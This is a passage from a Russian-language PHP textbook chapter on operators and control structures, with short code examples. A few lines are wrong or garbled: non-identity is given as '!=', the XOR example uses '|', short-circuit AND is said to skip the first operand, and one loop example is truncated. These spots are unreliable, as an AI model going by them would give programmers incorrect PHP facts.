Арифметические операторы хорошо нам всем знакомы. Почти все они являются бинарными, кроме унарных операторов арифметического отрицания и арифметической тождественности знака. Такие операторы получают числовые значения, а нечисловые значения преобразуют в числовые по правилам, описанным в разделе «Операторы преобразования типов». Ниже приведен список арифметических операторов.

### *Сложение (+)*

Результат — сумма двух операндов.

### *Вычитание (-)*

Результат — разность двух операндов (значение, полученное при вычитании второго операнда из первого).

### *Умножение (\*)*

Результат — произведение двух операндов. Например, 3\*4 дает результат 12.

### *Деление (/)*

Результат — частное двух операндов. При делении двух целых чисел может быть получен как целочисленный результат (например, 4/2), так и результат с плавающей точкой (например, 1/2).

### *Остаток (%)*

Результат — преобразование обоих операндов в целые числа и возврат остатка от деления первого операнда на второй. Например, 10%6 дает остаток 4.

### *Арифметическое отрицание (-)*

Результат — возврат операнда, умноженного на  $-1$  (операнда с обратным знаком). Например,  $-(3-4)$  дает результат  $1$ . Не путайте арифметическое отрицание с оператором вычитания, хотя оба оператора записываются в виде знака «минус». Оператор арифметического отрицания всегда является унарным и ставится перед операндом. Оператор вычитания является бинарным и ставится между операндами.

### *Арифметическая тождественность знака (+)*

Результат — возврат операнда, умноженного на  $+1$  (операнда в исходном состоянии). Оператор используется только как наглядный признак знака. Например, выражение  $+(3-4)$  дает результат  $-1$ , как и  $(3-4)$ .

### *Возведение в степень (\*\*)*

Результат — возврат значения, полученного при возведении `$var1` в степень `$var2`.

```
$var1 = 5;  
$var2 = 3;  
echo $var1 ** $var2; // выводит 125
```

## **Оператор конкатенации строк**

Операции со строками играют настолько важную роль в приложениях PHP, что для их выполнения существует отдельный оператор конкатенации `.` (точка), который присоединяет правый операнд к левому и возвращает полученную строку. При необходимости операнды сначала преобразуются в строки. Пример:

```
$n = 5;  
$s = 'There were ' . $n . ' ducks.';  
// $s содержит 'There were 5 ducks'
```

Оператор конкатенации работает чрезвычайно эффективно, потому что значительная часть функциональности PHP сводится к конкатенации строк.

## **Операторы автоинкремента и автодекремента**

В программировании одной из самых распространенных операций является увеличение или уменьшение значения переменной на  $1$ . Унарные операторы автоинкремента (`++`) и автодекремента (`--`) предоставляют сокращенную запись для этих распространенных операций и работают исключительно с переменными: изменяют значения своих операндов и возвращают новые значения.

Существуют два варианта использования автоинкремента или автодекремента в выражениях. Если разместить оператор перед операндом, он вернет новое значение операнда (увеличенное или уменьшенное). Если разместить оператор после операнда, он вернет исходное значение операнда (до увеличения или уменьшения). В табл. 2.5 перечислены различные варианты выполнения операций.

**Таблица 2.5.** Операции автоинкремента и автодекремента

| Оператор | Название              | Возвращаемое значение | Последствия для \$var |
|----------|-----------------------|-----------------------|-----------------------|
| \$var++  | Постфиксный инкремент | \$var                 | Увеличение            |
| ++\$var  | Префиксный инкремент  | \$var + 1             | Увеличение            |
| \$var--  | Постфиксный декремент | \$var                 | Уменьшение            |
| --\$var  | Префиксный декремент  | \$var - 1             | Уменьшение            |

Эти операторы могут применяться как к строкам, так и к числам. Инкремент алфавитного символа превращает его в следующую букву алфавита. Как видно из табл. 2.6, при инкременте "z" или "Z" происходит возврат к "a" или "A", а предыдущий символ увеличивается на 1 (или в начало строки вставляется новый символ "a" или "A", как будто символы представляют цифры в двадцатишестиричной системе счисления).

**Таблица 2.6.** Автоинкремент с буквами

| Инкрементируется | Результат |
|------------------|-----------|
| "a"              | "b"       |
| "z"              | "aa"      |
| "spaz"           | "spba"    |
| "K9"             | "L0"      |
| "42"             | "43"      |

## Операторы сравнения

Как следует из названия, операторы сравнения сравнивают свои операнды. Результатом сравнения становится либо истинное значение (true), либо ложное (false).



Операнды либо оба являются числами, либо оба — строками, либо один является числом, а другой — строкой. Операторы проверяют истинность по-разному, в зависимости от типов и значений операндов с помощью либо числовых, либо лексикографических (текстовых) сравнений. В табл. 2.7 кратко описано, когда используется каждый тип проверок.

**Таблица 2.7.** Тип сравнения, выполняемого операторами сравнения

| Первый операнд                               | Второй операнд                               | Сравнение          |
|--|--|--------------------|
| Число  | Число  | Числовое           |
| Строка, содержащая только числовые данные    | Строка, содержащая только числовые данные    | Числовое           |
| Строка, содержащая только числовые данные    | Число  | Числовое           |
| Строка, содержащая только числовые данные    | Строка, содержащая не только числовые данные | Лексикографическое |
| Строка, содержащая не только числовые данные | Число  | Числовое           |
| Строка, содержащая не только числовые данные | Строка, содержащая не только числовые данные | Лексикографическое |

Обратите внимание, что две числовые строки сравниваются так, как если бы они были числами. Если две строки состоят полностью из числовых символов и вы хотите сравнить их по лексикографическому критерию, используйте функцию `strcmp()`.

Операторы сравнения:

*Равенство* (`==`)

Если оба операнда равны, оператор возвращает `true`. В противном случае возвращается `false`.

*Идентичность* (`===`)

Если оба операнда равны и относятся к одному типу, оператор возвращает `true`. В противном случае возвращается `false`. Учтите, что оператор не выполняет неявное преобразование типа и полезен в случае, когда вы не знаете, относятся ли сравниваемые значения к одному типу. При простых сравнениях могут выполняться преобразования типов. Например, строки `"0.0"` и `"0"` очевидно не равны. Оператор `==` считает эти строки равными, но оператор `===` утверждает обратное.

### *Неравенство (!= или <>)*

Если операнды не равны, оператор возвращает `true`. В противном случае возвращается `false`.

### *Неидентичность (!=)*

Если операнды не равны или не относятся к одному типу, оператор возвращает `true`. В противном случае возвращается `false`.

### *Больше (>)*

Если левый операнд больше правого, оператор возвращает `true`. В противном случае возвращается `false`.

### *Больше или равно (>=)*

Если левый операнд больше правого или равен ему, оператор возвращает `true`. В противном случае возвращается `false`.

### *Меньше (<)*

Если левый операнд меньше правого, оператор возвращает `true`. В противном случае возвращается `false`.

### *Меньше или равно (<=)*

Если левый операнд меньше правого или равен ему, оператор возвращает `true`. В противном случае возвращается `false`.

### *Оператор трехстороннего сравнения (<=>)*

Если левый и правый операнды равны, оператор возвращает `0`. Если левый операнд меньше правого, возвращается `-1`. В противном случае возвращается `1`.

```
$var1 = 5;  
$var2 = 65;  
echo $var1 <=> $var2 ; // выводит -1  
echo $var2 <=> $var1 ; // выводит 1
```

### *Оператор объединения с NULL(??)*

Оператор возвращает результат вычисления правого операнда, если левый операнд равен `NULL`. В противном случае возвращается результат вычисления левого операнда.

```
$var1 = null;  
$var2 = 31;  
echo $var1 ?? $var2 ; // выводит 31
```

## Поразрядные операторы

Поразрядные операторы работают с двоичными представлениями своих операндов (преобразование операнда в двоичное представление описано в следующем списке). Все поразрядные операторы работают как с числами, так и со строками, причем по-разному поступают со строковыми операндами разной длины. Ниже перечислены поразрядные операторы.

### Поразрядное НЕ (~)

Поразрядное отрицание заменяет в двоичном представлении операнда единицы нулями, а нули — единицами. Значения с плавающей точкой преобразуются в целые числа до выполнения операции. Если операнд представляет собой строку, то итоговое значение будет строкой, длина которой равна длине оригинала, а каждый символ в этой строке инвертирован.

### Поразрядное И (&)

Поразрядное И сравнивает соответствующие биты двоичных представлений операндов. Если оба бита равны 1, то бит результата их сравнения равен 1 (в противном случае — равен 0). Например, значение `0755&0671` равно `0651`. Этот результат помогут понять двоичные представления. Восьмеричные значения `0755` и `0671` в двоичном виде равны `111101101` и `110111001` соответственно:

```
111101101
& 110111001
-----
110101001
```

Двоичное число `110101001` в восьмеричной записи представляется в виде `0651`<sup>1</sup>.

Пока вы разбираетесь в принципах двоичной арифметики, отметим, что для преобразования чисел между различными системами счисления можно использовать функции РНР `bindec()`, `decbin()`, `octdec()` и `decoct()`.

Если оба операнда являются строками, оператор возвращает строку, в которой каждый символ представляет собой результат операции поразрядного И между двумя соответствующими символами операндов. Полученная строка имеет длину более короткого из двух операндов, так как символы более длинной строки, которые не с чем сравнить, игнорируются. Например, результат `"wolf"&"cat"` равен `"cad"`.

---

<sup>1</sup> Полезный совет: разбейте двоичное число на три группы: `6` соответствует двоичная запись `110`, `5` — двоичная запись `101`, а `1` — двоичная запись `001`. Таким образом, число `0651` в двоичной системе представляется в виде `110101001`.

### *Поразрядное ИЛИ (|)*

Поразрядное ИЛИ сравнивает соответствующие биты двоичных представлений операндов. Если оба бита равны 0, то соответствующий бит результата равен 0 (в противном случае — равен 1). Например, значение  $0755 | 020$  равно  $0775$ .

Если оба операнда являются строками, оператор возвращает строку, в которой каждый символ представляет собой результат операции поразрядного ИЛИ между двумя соответствующими символами операндов. Полученная строка имеет длину более длинного из двух операндов, а более короткая строка дополняется в конце двоичными нулями. Например, результат `"pussy" | "cat"` равен `"suwsy"`.

### *Поразрядное исключающее ИЛИ (^)*

Поразрядное исключающее ИЛИ сравнивает соответствующие биты двоичных представлений операндов. Если один из двух битов (но не оба сразу!) равен 1, то соответствующий бит результата равен 1 (в противном случае — равен 0). Например, значение  $0755 | 023$  равно  $0776$ .

Если оба операнда являются строками, оператор возвращает строку, в которой каждый символ представляет собой результат операции поразрядного исключающего ИЛИ между двумя соответствующими символами операндов. Если строки имеют разную длину, то полученная строка имеет длину более короткого из двух операндов, а символы более длинной строки, которые не с чем сравнить, игнорируются. Например, результат `"big drink" ^ "AA"` равен `"#("`.

### *Сдвиг влево (<<)*

Оператор сдвига влево сдвигает биты двоичного представления левого операнда влево на количество позиций, определяемое правым операндом. Оба операнда преобразуются в целые числа, если не являются таковыми. При сдвиге двоичного числа влево в правом разряде числа вставляется 0, а все остальные биты смещаются влево на одну позицию. Например,  $3 << 1$  (двоичное  $11$ , сдвигаемое на одну позицию влево) дает значение  $6$  (двоичное значение  $110$ ).

Каждая позиция, на которую число сдвигается влево, приводит к удвоению этого числа. Результат сдвига влево эквивалентен умножению левого операнда на 2 в степени, равной значению правого операнда.

### *Сдвиг вправо (>>)*

Оператор сдвига вправо сдвигает биты двоичного представления левого операнда вправо на количество позиций, определяемое правым операндом. Оба операнда преобразуются в целые числа, если не являются таковыми. При сдвиге положительного двоичного числа вправо в левом разряде числа

вставляется 0, а все остальные биты смещаются вправо на одну позицию. Крайний правый бит при этом теряется. Например, `13>>1` (или двоичное `1101`) при сдвиге на один бит вправо дает значение 6 (двоичное значение `110`).

## Логические операторы

Логические операторы используются для построения сложных логических выражений. Они интерпретируют свои операнды как логические значения и возвращают логическое значение. Эти операторы можно записать знаками или английскими словами (`||` и `or` — один и тот же оператор). Ниже перечислены логические операторы.

### Логическое И (&&, and)

Результат операции логического И равен `true` в том и только в том случае, если оба операнда равны `true` — в противном случае он равен `false`. Если значение первого операнда равно `false`, то оператор логическое И знает, что итоговое значение заведомо равно `false`, и не вычисляет первый операнд. Этот процесс называется *ускоренным вычислением* и является популярной идиомой РНР, подразумевающей вычисление фрагмента кода только в случае истинности некоторого условия. Например, подключение к БД может создаваться только в том случае, если флаг `$flag` не равен `false`:

```
$result = $flag and mysql_connect();
```

Операторы `&&` и `and` отличаются только приоритетом: `&&` по приоритету превосходит `and`.

### Логическое ИЛИ (||, or)

Результат операции логического ИЛИ равен `true`, если хотя бы один из операндов равен `true` — в противном случае он равен `false`. Как и в случае с логическим И, логическое ИЛИ использует ускоренное вычисление. Если левый операнд равен `true`, то результат оператора заведомо равен `true`, так что правый операнд не вычисляется. По такому же принципу в РНР происходит выдача ошибки при возникновении проблемы. Пример:

```
$result = fopen($filename) or exit();
```

Операторы `||` и `or` отличаются только приоритетом.

### Логическое исключающее ИЛИ (xor)

Результат операции логического исключающего ИЛИ равен `true`, если один из двух операндов (но не оба сразу!) равен `true`, в противном случае он равен `false`.

## Логическое НЕ (!)

Логический оператор отрицания возвращает логическое значение `true`, если в результате вычисления операнда будет получен результат `false`, или логическое значение `false`, если вычисление операнда дает результат `true`.

## Операторы преобразования типов

Хотя PHP относится к языкам со слабой типизацией, иногда бывает необходимо отнести значение к конкретному типу. Это позволяют сделать операторы преобразования типов (`int`), (`float`), (`string`), (`bool`), (`array`), (`object`) и (`unset`) (табл. 2.8). Чтобы использовать оператор преобразования, разместите его слева от операнда.

**Таблица 2.8.** Операторы преобразования типов PHP

| Оператор                | Операторы-псевдонимы                           | Изменяет тип на          |
|-------------------------|--|--------------------------|
| ( <code>int</code> )    | ( <code>integer</code> )                       | Целое число              |
| ( <code>bool</code> )   | ( <code>boolean</code> )                       | Логическое значение      |
| ( <code>float</code> )  | ( <code>double</code> ), ( <code>real</code> ) | Число с плавающей точкой |
| ( <code>string</code> ) |  | Строку                   |
| ( <code>array</code> )  |  | Массив                   |
| ( <code>object</code> ) |  | Объект                   |
| ( <code>unset</code> )  |  | NULL                     |

Преобразование влияет на то, как другие операторы будут интерпретировать значение, а не изменяет значение, хранящееся в переменной. Например, следующий код:

```
$a = "5";  
$b = (int) $a;
```

присваивает `$b` целочисленное значение `$a`, а в `$a` остается строка "5". Чтобы преобразовать значение самой переменной, необходимо присвоить результат преобразования обратно переменной:

```
$a = "5";  
$a = (int) $a; // теперь в $a хранится целое число
```

Не все преобразования полезны. Преобразование массива к числовому типу дает значение 1 (если массив пуст, дает 0), а преобразование массива в строку

дает значение "Array" (если вы видите его в своем выводе, это верный признак того, что выводимая переменная содержит массив).

При преобразовании объекта в массив строится массив свойств, связывающий имена свойств с их значениями:

```
class Person
{
    var $name = "Fred";
    var $age = 35;
}

$o = new Person;
$a = (array) $o;

print_r($a);
Array ( [name] => Fred [age] => 35)
```

Массив можно преобразовать в объект, свойства которого будут соответствовать ключам и значениям массива. Пример:

```
$a = array('name' => "Fred", 'age' => 35, 'wife' => "Wilma");
$o = (object) $a;
echo $o->name;
Fred
```

Ключи, которые не являются допустимыми идентификаторами, не могут использоваться как имена свойств — они недоступны при преобразовании массива в объект, но восстанавливаются при преобразовании объекта обратно в массив.

## Операторы присваивания

Операторы присваивания сохраняют или обновляют значения переменных. Операторы автоинкремента и автодекремента, представленные ранее, являются узкоспециализированными операторами присваивания; в этом разделе будут рассмотрены более общие формы: основной оператор присваивания (=) и сочетание присваивания с бинарными операциями (например, += и &=).

### Присваивание

Базовый оператор присваивания (=) присваивает значение переменной. Левый операнд всегда является переменной. Правый операнд может быть любым выражением — простым литералом, переменной или составным выражением. Значение правого операнда сохраняется в переменной, имя которой задается левым операндом.

Так как все операторы должны возвращать значение, оператор присваивания возвращает значение, присвоенное переменной. Например, выражение `$a = 5` не только присваивает 5 переменной `$a`, но и ведет себя как значение 5 в более крупном выражении. Возьмем следующие выражения:

```
$a = 5;  
$b = 10;  
$c = ($a = $b);
```

Сначала вычисляется выражение в круглых скобках `$a = $b`. Теперь и `$a`, и `$b` содержат одно значение `10`. Наконец, `$c` присваивается результат выражения `$a = $b` — то есть значение, присвоенное левому операнду `$a`. Когда вычисление всего выражения будет завершено, все три переменные будут содержать одно и то же значение `10`.

## Присваивание с операцией

Кроме базового оператора присваивания, также существует группа операторов-сокращений, объединяющих присваивание с какой-либо другой операцией. Они состоят из бинарного оператора, за которым следует знак `=`, и дают такой же результат, как выполнение операции с последующим присваиванием значения левому операнду.

### *Плюс-равно (+=)*

Правый операнд прибавляется к значению левого операнда, после чего результат присваивается левому операнду. Таким образом, запись `$a += 5` эквивалентна `$a = $a + 5`.

### *Минус-равно (-=)*

Вычитает правый операнд из левого, после чего результат присваивается левому операнду.

### *Деление-равно (/=)*

Делит значение левого операнда на значение правого операнда, после чего результат присваивается левому операнду.

### *Умножение-равно (\*=)*

Умножает значение правого операнда на значение левого операнда, после чего результат присваивается левому операнду.

### *Остаток-равно (%=)*

Выполняет операцию вычисления остатка с левым и правым операндом, после чего присваивает результат левому операнду.



### *Поразрядное исключяющее ИЛИ-равно (^=)*

Выполняет поразрядное исключяющее ИЛИ с левым и правым операндом, после чего присваивает результат левому операнду.

### *Поразрядное И-равно (&=)*

Выполняет поразрядное И с левым и правым операндом, после чего присваивает результат левому операнду.

### *Поразрядное ИЛИ-равно (|=)*

Выполняет поразрядное ИЛИ с левым и правым операндом, после чего присваивает результат левому операнду.

### *Конкатенация-равно (.=)*

Выполняет конкатенацию, присоединяя правый операнд к левому, после чего присваивает результат левому операнду.

## **Прочие операторы**

Остальные операторы РНР предназначены для управления ошибками, выполнения внешних команд и выбора значений.

### *Управление ошибками (@)*

Некоторые операторы или функции могут генерировать сообщения об ошибках. Оператор управления ошибками, подробно описанный в главе 17, запрещает создавать такие сообщения.

### *Выполнение (^ ... `)*

Оператор `...` выполняет строку, заключенную между обратными кавычками, как команду командной оболочки, и возвращает результат. Пример:

```
$listing = `ls -ls /tmp`;  
echo $listing;
```

### *Условный оператор (? :)*

Единственный оператор, имеющий три операнда и по этой причине называемый тернарным оператором. В некоторых программах он используется слишком часто, в других — незаслуженно редко.

Условный оператор вычисляет выражение перед ?. Если выражение истинно, то оператор возвращает значение выражения, расположенного между ? и :,

в противном случае оператор возвращает значение выражения, расположенного после `..`. Пример:

```
<a href="<? echo $url; ?>"><? echo $linktext ? $linktext : $url; ?></a>
```

Если в переменной `$linktext` хранится описание для ссылки `$url`, то оно используется в качестве текста ссылки, а в противном случае выводится сам URL-адрес.

### Проверка *типа* (`instanceof`)

Оператор `instanceof` проверяет, является ли переменная объектом заданного класса или реализацией заданного интерфейса (подробнее объекты и интерфейсы описаны в главе 6):

```
$a = new Foo;
$isAFoo = $a instanceof Foo; // true
$isABar = $a instanceof Bar; // false
```

## Управляющие команды

PHP поддерживает ряд традиционных программных конструкций для управления логикой выполнения программы.

Условные команды (такие, как `if...else` и `switch`) позволяют программе выполнять разные ветви кода (или не выполнять их) в зависимости от некоторого условия. Циклы (`while`, `for` и т. д.) обеспечивают возможность многократного выполнения отдельных сегментов кода.

### if

Команда `if` проверяет истинность выражения, и если выражение истинно — вычисляет команду. Команда `if` выглядит так:

```
if (выражение) команда
```

Чтобы указать альтернативную команду, которая должна выполняться в случае ложности условия, используйте ключевое слово `else`:

```
if (выражение)
    команда
else команда
```

Пример:

```
if ($user_validated)
    echo "Добро пожаловать!";
else
    echo "Вход воспрещен!";
```

Чтобы включить в `if` сразу несколько команд, используйте *блок* — группу команд, заключенных в фигурные скобки:

```
if ($user_validated) {
    echo "Добро пожаловать!";
    $greeted = 1;
}
else {
    echo "Вход воспрещен!";
    exit;
}
```

Для блоков в проверках и циклах PHP предоставляет другой синтаксис. Вместо того чтобы заключать блок команд в фигурные скобки, поставьте в конце строки `if` двоеточие (`:`) и завершите блок конкретным ключевым словом (`endif` в данном случае). Пример:

```
if ($user_validated):
    echo "Добро пожаловать!";
    $greeted = 1;
else:
    echo "Вход воспрещен!";
    exit;
endif;
```

Другие команды, описанные в этой главе, также имеют альтернативный синтаксис в похожем стиле (и завершающие ключевые слова). Они удобны при включении больших блоков HTML в команды. Пример:

```
<?php if ($user_validated) : ?>
<table>
<tr>
<td>First Name:</td><td>Sophia</td>
</tr>
<tr>
<td>Last Name:</td><td>Lee</td>
</tr>
</table>
<?php else: ?>
Please log in.
<?php endif ?>
```

Так как `if` является командой, вы можете вложить одну команду `if` внутрь другой. Данный пример также хорошо демонстрирует применение блоков для структурирования программы:

```
if ($good) {
    print("Dandy!");
}
```

```

else {
    if ($error) {
        print("Oh, no!");
    }
    else {
        print("I'm ambivalent...");
    }
}

```

Такие цепочки команд `if` используются настолько часто, что в PHP для них был определен упрощенный синтаксис `elseif`. Так, приведенный выше код можно переписать в следующем виде:

```

if ($good) {
    print("Dandy!");
}
elseif ($error) {
    print("Oh, no!");
}
else {
    print("I'm ambivalent...");
}

```

Для сокращения простых проверок истинности можно воспользоваться условным оператором (`? :`). Возьмем типичную ситуацию: нужно проверить, равна ли заданная переменная `true`, и если да, что-то вывести. С обычным синтаксисом `if...else` это будет выглядеть так:

```
<td><?php if($active) { echo "yes"; } else { echo "no"; } ?></td>
```

С условным оператором запись получается более компактной:

```
<td><?php echo $active ? "yes" : "no"; ?></td>
```

Сравните синтаксис этих двух проверок:

```

if (выражение) { true_команда } else { false_команда }
(выражение) ? true_выражение : false_выражение

```

Главное отличие заключается в том, что условный (тернарный) оператор не является командой. Он используется в выражениях, и результат полного тернарного выражения тоже является выражением. В предыдущем примере команда `echo` находится внутри условия `if`, тогда как при использовании условного оператора она предшествует выражению.

## switch

Значение переменной может влиять на следующие шаги (например, если в переменной хранится имя пользователя, можно выполнять разные действия для каждого пользователя). Команда `switch` предназначена специально для таких ситуаций.

Команда `switch` получает выражение и сравнивает его значение со всеми альтернативами в `switch`. Все команды совпадающего варианта выполняются до первого обнаружения ключевого слова `break`. Если ни один вариант не совпадет и в команде задан вариант по умолчанию, выполняются все команды за ключевым словом `default` до обнаружения первого ключевого слова `break`.

Допустим, имеется следующий фрагмент:

```
if ($name == 'ktatroe') {  
  // ...  
}  
else if ($name == 'dawn') {  
  // ...  
}  
else if ($name == 'petermac') {  
  // ...  
}  
else if ($name == 'bobk') {  
  // ...  
}
```

Эту команду можно заменить следующей конструкцией `switch`:

```
switch($name) {  
  case 'ktatroe':  
    // ...  
    break;  
  case 'dawn':  
    // ...  
    break;  
  case 'petermac':  
    // ...  
    break;  
  case 'bobk':  
    // ...  
    break;  
}
```

Альтернативный синтаксис выглядит так:

```
switch($name):  
  case 'ktatroe':  
    // ...  
    break;  
  case 'dawn':  
    // ...  
    break;  
  case 'petermac':  
    // ...  
    break;
```

```
case 'bobk':  
  // ...  
  break;  
endswitch;
```

Так как команды выполняются от подходящей метки `case` до ближайшего ключевого слова `break`, несколько случаев можно объединить для сквозного выполнения. В следующем примере сообщение "да" выводится в тех случаях, когда переменная `$name` содержит текст `sylvie` или `bruno`:

```
switch ($name) {  
  case 'sylvie': // сквозное выполнение  
  case 'bruno':  
    print("да");  
    break;  
  default:  
    print("нет");  
    break;  
}
```

Факт сквозного выполнения `case` в `switch` желательно отметить комментарием, чтобы кто-нибудь позднее не добавил команду `break`, решив, что вы просто забыли о ней.

Для ключевого слова `break` также можно задать необязательное количество уровней, чтобы команда `break` могла выйти на несколько уровней вложенных команд `switch` (см. следующий раздел).

## while

Команда `while` представляет простейшую форму цикла:

```
while (выражение)команда
```

Если *выражение* дает результат `true`, то *команда* выполняется, после чего *выражение* вычисляется заново, и если оно по-прежнему равно `true`, то тело цикла выполняется снова, и т. д. Цикл завершается, когда *выражение* перестает быть истинным (результатом его вычисления становится `false`).

В следующем примере суммируются числа от 1 до 10:

```
$total = 0;  
$i = 1;  
  
while ($i <= 10) {  
  $total += $i;  
  $i++;  
}
```

Альтернативный синтаксис `while` имеет следующую структуру:

```
while (выражение):  
  команда;  
  другие команды;  
endwhile;
```

Пример:

```
$total = 0;  
$i = 1;  
while ($i <= 10):  
  $total += $i;  
  $i++;  
endwhile;
```

Выполнение цикла можно преждевременно прервать ключевым словом `break`. В следующем примере `$i` никогда не принимает значение 6, потому что цикл останавливается при достижении значения 5:

```
$total = 0;  
$i = 1;  
  
while ($i <= 10) {  
  if ($i == 5) {  
    break; // выход из цикла  
  }  
  
  $total += $i;  
  $i++;  
}
```

Также можно указать после ключевого слова `break` число, определяющее количество уровней прерываемых циклов. Таким образом команда, выполняемая из вложенных циклов, может осуществить выход из внешнего цикла. Пример:

```
$i = 0;  
$j = 0;  
while ($i < 10) {  
  while ($j < 10) {  
    if ($j == 5) {  
      break 2; // Выход из двух циклов while  
    }  
    $j++;  
  }  
  $i++;  
}  
echo "{$i}, {$j}";  
0, 5
```

Команда `continue` осуществляет ускоренный переход к следующей проверке условия цикла. Как и в случае с ключевым словом `break`, в команде `continue` можно указать необязательное количество уровней циклической структуры:

```
while ($i < 10) {
  $i++;
  while ($j < 10) {
    if ($j == 5) {
      continue 2; // продолжить через два уровня
    }
    $j++;
  }
}
```

В этом коде значения `$j` никогда не превысят 5, но `$i` проходит через все значения от 0 до 9.

В PHP также поддерживается цикл `do...while`, который записывается в следующем виде:

```
do
  команда
while (выражение)
```

Используйте `do...while`, чтобы тело цикла гарантированно было выполнено хотя бы один раз (первый):

```
$total = 0;
$i = 1;

do {
  $total += $i++;
} while ($i <= 10);
```

Команды `break` и `continue` могут использоваться в `do...while`, как и в обычных циклах `while`.

Команда `do...while` иногда используется для выхода из блока кода при возникновении ошибки. Пример:

```
do {
  // ...
  if ($errorCondition) {
    break;
  }
  // ...
} while (false);
```



Так как условие цикла ложно, цикл будет выполнен только один раз, независимо от того, что произойдет внутри него. Тем не менее если возникнет ошибка, код после команды `break` выполнен не будет.

## for

Цикл `for` похож на цикл `while`, не считая того, что в нем добавляется инициализированный управляемый счетчик. Часто `for` читается быстрее и проще `while`.

Следующий цикл `while` ведет отсчет от 0 до 9 и выводит каждое число:

```
$counter = 0;
while ($counter < 10) {
  echo "Counter is {$counter} <br/>";
  $counter++;
}
```

Аналогичный, но более компактный цикл `for` выглядит так:

```
for ($counter = 0; $counter < 10; $counter++) {
  echo "Counter is $counter <br/>";
}
```

Структура цикла `for`:

```
for (начало; условие; изменение) { команда(-ы); }
```

Выражение *начало* вычисляется только один раз в самом начале выполнения команды `for`. При каждой итерации цикла проверяется выражение *условие*. Если условие истинно, то выполняется тело цикла, а если ложно — цикл завершается. Выражение *изменение* вычисляется после выполнения тела цикла.

Альтернативный синтаксис цикла `for` выглядит так:

```
for (выражение1; выражение2; выражение3):
  команда;
  ...;
endfor;
```

Программа суммирует числа от 1 до 10 в цикле `for`:

```
$total = 0;
for ($i= 1; $i <= 10; $i++) {
  $total += $i;
}
```

Тот же цикл в альтернативном синтаксисе:

```
$total = 0;
for ($i = 1; $i <= 10; $i++):
    $total += $i;
endfor;
```

Любая из частей заголовка `for` может состоять из нескольких выражений, разделенных запятыми. Пример:

```
$total = 0;
for ($i = 0, $j = 1; $i <= 10; $i++, $j *= 2) {
    $total += $j;
}
```

Также выражение может быть пустым, то есть в этой фазе ничего не происходит. Команда `for` может начать бесконечный цикл с бесконечным выводом. Запускать этот пример не стоит:

```
for (;;) {
    echo "Can't stop me!  

```

В циклах `for`, как и в циклах `while`, можно использовать ключевые слова `break` и `continue` для завершения цикла или текущей итерации.

## foreach

Команда `foreach` предназначена для перебора элементов массива. Две формы команды `foreach` будут рассматриваться в главе 5 при описании массивов. Чтобы перебрать массив, последовательно обращаясь к значению, связанному с каждым ключом, используйте следующую форму:

```
foreach ($array as $current) {
    // ...
}
```

Альтернативный синтаксис:

```
foreach ($array as $current):
    // ...
endforeach;
```

Для перебора массива с обращением как к ключу, так и к значению используйте следующую форму:

```
foreach ($array as $key => $value) {
    // ...
}
```

Альтернативный синтаксис:

```
foreach ($array as $key => $value):  
    // ...  
endforeach;
```

## try...catch

Конструкция `try...catch` является не столько структурой управления, сколько механизмом обработки системных ошибок. Например, если перед продолжением выполнения вы хотите убедиться, что веб-приложение подключено к БД, используйте код следующего вида:

```
try {  
    $dbhhandle = new PDO('mysql:host=localhost; dbname=library', $username, $pwd);  
    doDB_Work($dbhhandle); // вызов функции для создания подключения  
    $dbhhandle = null; // освобождение дескриптора после завершения  
}  
catch (PDOException $error) {  
    print "Error!: " . $error->getMessage() . "<br/>";  
    die();  
}
```

Здесь программа пытается установить подключение в части `try`. Если возникают ошибки, управление автоматически передается в часть `catch`, где переменной `$error` присваивается экземпляр класса `PDOException`. Затем сообщение выводится на экран, чтобы программа могла обработать сбой корректно, минуя аварийное завершение. В части `catch` программа даже может попытаться подключиться к другой БД или как-то иначе отреагировать на ошибку.



Другие примеры использования `try...catch` с PDO и обработки транзакций вы найдете в главе 9.

## declare

Команда `declare` позволяет назначить указатели для выполнения блока кода.

Структура команды `declare`:

```
declare (указатель) команда
```

В настоящее время существуют всего три формы объявления: указатели `ticks`, `encoding` и `strict_types`. Указатель `ticks` определяет, с какой частотой (изме-

ряемой приблизительно в количестве команд) будет регистрироваться функция `tick` при вызове `register_tick_function()`. Пример:

```
register_tick_function("someFunction");

declare(ticks = 3) {
  for($i = 0; $i < 10; $i++) {
    // ...
  }
}
```

В этом коде `someFunction()` вызывается после выполнения каждой третьей команды в блоке.

Указатель `encoding` задает выходную кодировку для скрипта PHP. Пример:

```
declare(encoding = "UTF-8");
```

Эта форма команды `declare` игнорируется, если вы не компилируете PHP с ключом `--enable-zend-multibyte`.

Наконец, указатель `strict_types` включает принудительное использование строгих типов данных при определении и использовании переменных.

## exit и return

Как только в скрипте будет достигнута команда `exit`, выполнение скрипта немедленно прервется. Команда `return` возвращает управление из функции (на верхнем уровне программы — из скрипта).

Команда `exit` получает необязательное значение: либо число, которое определяет код завершения процесса, либо строку, которая выводится перед завершением процесса. Функция `die()` является псевдонимом для следующей формы команды `exit`:

```
$db = mysql_connect("localhost", $USERNAME, $PASSWORD);
if (!$db) {
  die("Could not connect to database");
}
```

Чаще используется запись следующего вида:

```
$db = mysql_connect("localhost", $USERNAME, $PASSWORD)
  or die("Could not connect to database");
```

В главе 3 вы найдете больше информации об использовании команды `return` в функциях.

## goto

Команда `goto` позволяет выполнить непосредственный переход к другой точке программы. Точка перехода определяется при помощи *метки* — идентификатора, за которым следует двоеточие (:). После этого к метке можно перейти из другой точки программы с помощью `goto`:

```
for ($i = 0; $i < $count; $i++) {  
    // обнаружена ошибка  
    if ($error) {  
        goto cleanup;  
    }  
}  
  
cleanup:  
// завершающие действия
```

Такой переход может проводиться только в области видимости, доступной команде `goto`, при этом точка перехода не может находиться в цикле или конструкции `switch`. Как правило, везде, где может использоваться `goto` (или многоуровневая команда `break`), код можно переписать чище без этой команды.

## Включение кода

PHP поддерживает две конструкции для загрузки кода и HTML из другого модуля: `require` и `include`. Они загружают файл в процессе выполнения скрипта PHP, работают в условных командах и циклах и сигнализируют, если файл не удастся найти. Для поиска файлов используется либо путь, указанный как часть указателя, либо значение параметра `include_path` в файлах `php.ini`. Параметр `include_path` может быть переопределен функцией `set_include_path()`. Если файл не найден, PHP ищет файл в каталоге вызывающего скрипта. Попытка выполнения `require` с несуществующим файлом приводит к неисправимой ошибке, тогда как `include` выдает предупреждение, не останавливая выполнение скрипта.

Команда `include` чаще всего используется для отделения контента, специфического для страницы, от общих элементов дизайна сайта. Общие элементы (такие, как заголовки и завершители) хранятся в отдельных файлах HTML, а каждая страница выглядит примерно так:

```
<?php include "header.html"; ?>  
основной контент  
<?php include "footer.html"; ?>
```

